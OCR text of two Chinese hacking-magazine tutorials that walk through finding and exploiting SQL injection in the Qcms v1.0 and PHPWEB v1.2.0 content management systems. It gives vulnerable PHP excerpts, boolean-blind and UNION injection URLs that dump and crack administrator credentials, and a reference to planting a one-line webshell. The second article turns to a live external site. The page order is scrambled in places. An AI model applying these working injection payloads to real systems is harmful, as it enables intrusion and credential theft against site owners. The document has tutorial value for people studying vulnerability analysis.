


图8　成功插入一句话木马

0Day发掘技术入门篇之

——实例发掘Qcms内容管理系统0Day

menzhi007 [S.S.F.]

从本文你可以学到：

挖掘Qcms内容管理系统0Day

测试环境： Apache/2.2.11 PHP/5.2.9 Mysql/5.1
测试软件： Qcms PHP v1.0(http://www.q-cms.cn)
PHPini配置： magic_quotes_gpc=On register_globals=Off

一、写在前面

很多爱好网络安全的新手朋友由于种种原因喜欢急功近利，急于求成。倘若找不到成就感，久而久之便缺乏学习动力，导致兴趣爱好慢慢减弱，以至后来便放弃了。

比如一个朋友小c，不懂编程，只是看了注入漏洞相关的文章、教程，求知欲激增，但是就是找不到实例站进行测试，小c便觉得头脑发昏，以至后来前功尽弃，又跑去打游戏了。

这篇文章呢，就非常适合新手朋友，我会将源码打包给大家，让大家实践测试分析注入漏洞。本次源码qcms是个人开发的一款小型内容管理系统，由于没有做任何安全过滤，漏洞俯拾皆是，所以很适合新手朋友拿来练习漏洞挖掘技术。嘿嘿，让大家都能有点成就感。

我这里只讲解方法，剩下的大家自己发掘吧，这也是本文的目的所在，希望大家能发掘自己的0day。

二、开始挖掘

按照惯例，我们随便打开个页面提交如下URL：

```
http://127.0.0.1/cms/qcms/view.php?id=6 and 1=2 显示错误
http://127.0.0.1/cms/qcms/view.php?id=6 and 1=1 显示正常
```

两次结果不一样，表明有注入，我们打开**view.php**文件看看究竟，代码如下：

```
<?php
include("inc/conn.php");
include("inc/category.php");
include("inc/news.php");
include("inc/sys.php");
include("inc/tfunction.php");
if($html==1)
  {
    include("inc/temp_html.php");
  }
else
{
  include("inc/temp.php");
}
?>
<?=view_temp($_GET['id'])?>
```

仔细看看最后那句“**<?=view_temp($_GET['id'])?>**”，$_GET['id']获取参数被带入view_temp函数，我们看看view_temp在哪呢？

打开**inc/temp.php**文件，搜索“**view_temp**”，找到view_temp函数，代码如下：

```
function view_temp($newsid)//内容页模版
  {
  if(empty($_GET['id'])==true)
    {
      $id=$newsid;
    }
  else
    {
      $id=$_GET['id'];
    }
  global $install;
  $news=new news;
  $result=$news->news_view($id);//又被带入news_view方法
  $nmyrow=mysql_fetch_array($result);
  $xx=replace_view(file_get_contents($_SERVER['DOCUMENT_ROOT'].
$install.$nmyrow['ntemp']),$id);
  return $xx;
  }
```

我们可以看到，当**$_GET['id']**为空，那么**$id=$newsid**。不为空时，那么**$id=$_GET['id']**。再往下走，代码：**$result=$news->news_view($id);**

参数**$id**被带入$news对象中的news_view方法，我们看看这个类文件。打开**news.php**文件，搜索“**news_view**”，找到news_view方法，代码如下：

```
function news_view($id)//显示单一新闻
    {
    $exec="select news.*,category.* from news,category where news.
cid=category.cid and newsid=".$id."";//$id被带入数据库查询
    $result=mysql_query($exec);
    return $result;
    }
```

看这一句：

```
$exec="select news.*,category.* from news,category where news.
cid=category.cid and newsid=".$id."";
```

很明显，**$id**被带入数据库查询，形成SQL Injection注入漏洞。

三、开始注入

如何测试构造我们的sql注入语句呢？将**news_view**改写一下，方便我们测试，代码如下：

```
function news_view($id)//显示单一新闻
  {
        $sql_test="select news.*,category.* from news,cat-
egory where news.cid=category.cid and newsid="."$id.";
        echo "sql:"."$sql_test"."<hr>";
```

成后我们看下结果，如图8，成功插入一句话木马，直接可以拿到WebShell了。

当然，程序还存在一些不足，有兴趣的朋友可以自己挖掘。当你不能完美的插入木马时，我们是否想过通过此方法来过滤掉一些上传后缀限制的数据，然后通过上传来拿webshell呢？

好了，思路就这样，大家灵活应用。官方演示网站关闭了友情链接，我们就不做测试了，毕竟只是提供大家一种思路而已。

本次的分析到此结束了，此漏洞危害较大，请勿做非法行为，有任何问题可以到“黑手”论坛与我讨论，或者E-mail：awolf858@gmail.com.

编辑点评：

思路很清晰的一篇文章，我们通过这个文章可以非常清楚的了解、掌握这个漏洞的分析思路和过程。




图1 注射结果

```
        echo "id="."$id"."<hr>";
    $exec="$sql_test";
    $result=mysql_query($exec);
    return $result;
    }
```

这样我们就可以通过网页清晰的看出我们所构造的注入语句了，如图1

虽然页面错位了，但是可以显示我们构造的SQL语句，以及提交的Id值，这样可以辅助我们调试。

我们提交URL，判断有多少个字段：

http://127.0.0.1/cms/qcms/view.php?id=6 order by 24 %23 显示正常

http://127.0.0.1/cms/qcms/view.php?id=6 order by 25 %23 显示错误

证明有24个字段，然后我们构造注入语句：

http://127.0.0.1/cms/qcms/view.php?id=-6 union select 1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4 from admin%23

发现报错：

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in D:\xampp\htdocs\cms\qcms\inc\news.php on line 99

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in D:\xampp\htdocs\cms\qcms\inc\news.php on line 112

这是由于$id被带入多条SQL语句执行，由于它们的参数个数不一样，导致我们不能进行联合查询。没关系，我们选择手工查询，只是比较慢。或者大家直接可以使用工具，这里讲解的是漏洞发掘过程，所以我们手工查询下。

获得账号，提交如下URL：

第一位：

http://127.0.0.1/cms/qcms/view.php?id=1 and (select ascii(substring(admin_name,1,1)) from admin where id=1)>96 返回错误

http://127.0.0.1/cms/qcms/view.php?id=1 and (select ascii(substring(admin_name,1,1)) from admin where id=1)=97 返回正常

第二位：

http://127.0.0.1/cms/qcms/view.php?id=1 and (select ascii(substring(admin_name,2,1)) from admin where id=1)=100 返回正常

第三位：

http://127.0.0.1/cms/qcms/view.php?id=1 and (select ascii(substring(admin_name,3,1)) from admin where id=1)=100 返回正常

…………

通过以上操作，我们可以得到管理员账号的ASCII码为**97 100 109 105 110**，利用编码转换工具转换后得到的账号为：**admin**。

获得密码，提交如下URL：

第一位：

http://127.0.0.1/cms/qcms/view.php?id=1 and (select ascii(substring(admin_password,1,1)) from admin where id=1)=97 返回正常

第二位：

…………

第三十二位：

http://127.0.0.1/cms/qcms/view.php?id=1 and (select ascii(substring(admin_password,32,1)) from admin where id=1)=51 返回正常

以此类推，我们可以得到32个ASCII码，分别为：**50 49 50 51 50 70 50 57 55 65 53 55 65 53 65 55 52 51 56 57 52 65 48 69 52 65 56 48 49 70 67 51**。利用编码转换工具转换后即可得到密码的MD5，即：**21232F297A57A5A743894A0E4A801FC3**。通过www.cmd5.com网站在线破解得到密码：**admin**。

四、写在最后

至此我们便完成了从发现注入到构造利用语句的过程，并简单写出利用语句，最后祝大家学得开心。业精于勤，荒于嬉，望大家各有所成，下期再见。

（qcms_php.rar（Qcms内容管理系统完整源码）已经收录在光盘中）

编辑点评：很简单的例子，通过实际的操作传递了一些发掘0day的方法和技巧。

0Day发掘技术入门篇之二
——实例发掘PHPWEB分享式智能网站管理系统0Day

menzhi007 [S.S.F.]

从本文你可以学到：

phpweb漏洞分析

测试环境：Apache/2.2.11 PHP/5.2.9 Mysql/5.1
测试软件：PHPWEB分享式智能网站管理系统UTF-8简体中文版v1.2.0
下载地址：http://down.phpweb.net/soft/phpweb_base_v12.zip
官方主页：http://www.phpweb.net/
PHPini配置：magic_quotes_gpc=Off register_globals=Off

一、写在前面

“PHPWEB分享式智能网站管理系统是一款具有专业级功能和傻瓜式管理的网站管理软件。全新的可视化插件拖放排版模式，让网站制作如同搭积木般便捷易玩；……略……可卸载和安装模块；”

官方自己的描述貌似很强大，从界面看起来确实不错，后台布局也非常合理。但安全方面并没有做任何防护，非常适合我们学习漏洞发掘技术。

本次测试的phpweb_base_v12.zip源码存放于光盘中，大家自行架设，下面一步步带领大家分析漏洞，并构造我们的注入语句。

二、漏洞挖掘

开始寻找注入点，我们打开如下URL：

http://127.0.0.1/cms/phpweb_base_v12/member/home.php?mid=122'

增加单引号，发现报错。然后换成“and 1=1”，正常显示，使用“and 1=2”，页面报错，确定存在注入。打开根目录下的comment\module\MemberCommentList.php文件进行分析，关键代码如下：

```
<?php
……略……
function MemberCommentList(){
    ……略……
        if(isset($_GET["mid"]) && $_GET["mid"]!="" && $_GET
["mid"]!="0"){
            $mid=$_GET["mid"]; //外部提交mid
        }else{
            return "";
        }
        $scl=" iffb='1' and pid='0' and memberid='$mid' ";/
/mid被带入变量$scl
        if($showtj!="" && $showtj!="0"){
            $scl.=" and tuijian='1' ";
        }
        $fsql->query("select * from {P}_comment where $scl
order by dtime desc limit 0,$shownums");//$scl被带入数据库查询
    ……略……
        }

?>
```

我们用GET提交的变量mid首先被带进$scl，然后再被带进数据库，于是便形成注入漏洞。

三、构造注入语句

查询表中有多少个字段，构造“http://127.0.0.1/cms/phpweb_base_v12/member/home.php?mid=11' order by 23%23”时不报错，构造“http://127.0.0.1/cms/phpweb_base_v12/member/home.php?mid=11' order by 24%23”时报错，证明字段有23个。或者我们直接用PHPMyAdmin等软件查看comment表段就可以知道有多少个字段了。




图1　暴出7字段




图2　暴出内容

构造注入语句：http://127.0.0.1/cms/phpweb_base_v12/member/home.php?mid=122' union select 1,2,3,4,5,6,17,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3%23，如图1，7字段爆出来了。

接着构造http://127.0.0.1/cms/phpweb_base_v12/member/home.php?mid=122' union select 1,2,3,4,5,6,concat(user,0x3a,password),8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3 from pwn_base_admin%23，如图2，暴出内容。

查询管理员账号密码，构造如下语句：http://127.0.0.1/cms/phpweb_base_v12/member/home.php?mid=122' union se-lect 1,2,3,4,5,6,concat(user,0x3a,password),8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3 from pwn_base_admin%23，结果如图3。




图3　暴出用户名和密码

管理员账号密码已经出来了，是admin:21232f297a57a5a743894a0e4a801fc3

四、实例演示

打开http://tyesh.cn/i.php文件，如图4。

